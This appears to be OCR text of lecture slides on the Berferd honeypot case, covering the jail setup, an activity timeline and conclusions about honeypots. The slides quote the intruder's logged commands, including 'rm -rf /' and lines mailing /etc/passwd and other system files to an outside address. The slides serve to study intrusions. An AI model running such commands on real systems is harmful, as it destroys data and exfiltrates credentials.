
rm -rf /

```
rm -rf /&
finger attempt on berferd
/bin/rm -rf /&
/bin/rm -rf /&
/bin/rm -rf /&
Attempt to login with bfrd
  from embezzle.Stanford.EDU
```


New decision

- **sendmail DEBUG command queues commands for execution. (BOGUS!)**


```
mail adrian@embezzle.stanford.edu < /etc/passwd
mail adrian@embezzle.stanford.edu < /etc/hosts
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
ps -aux|mail adrian@embezzle.stanford.edu
ps -aux|mail adrian@embezzle.stanford.edu
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```


Outside Gateway
Inside Gateway
Berferd
CALLSUCKER
SETUPSUCKER
LDCON
JAIL
Log File

Datakit !



```
                  1         2
 Jan    012345678901234567890123
s 19                       x
s 20                       xxxx
m 21        x x   xxxx
t 22                  xxxxx  x
w 23         xx   x xx   x xx
t 24               x        x
f 25           x  xxxx
s 26
s 27          xxxx      xx   x
m 28         x x        x
t 29         x          xxxx x
w 30                     x
t 31    xx
 Feb    012345678901234567890123
f  1           x         x  x
s  2                x xx xxx
s  3           x  x    xxxx x
m  4                    x
```


24
20
16
12
8
4
0
Time of Day
Mon
Tue
Wed
Thu
Fri
Sat
Sun
Day of Week (shifted slightly by week)
71
224
157
268
186
118
156
310
221
178
147
56
11
2
123
41
162
66
2

Longer term issues

- **Discerning intent.**

Conclusions

- Transition from getting a login to root access is relatively easy.
- Interactive honeypots like what trapped Berferd aren't worth the effort.
- A chroot environment does simulate a real system accurately enough.
- Somewhat necessary at some level to monitor security incidents without letting attacker know
- Allows for studying and identifying security vulnerabilities, still is some risk to the system

Some final questions

Some final questions

- **Who is Berferd?**

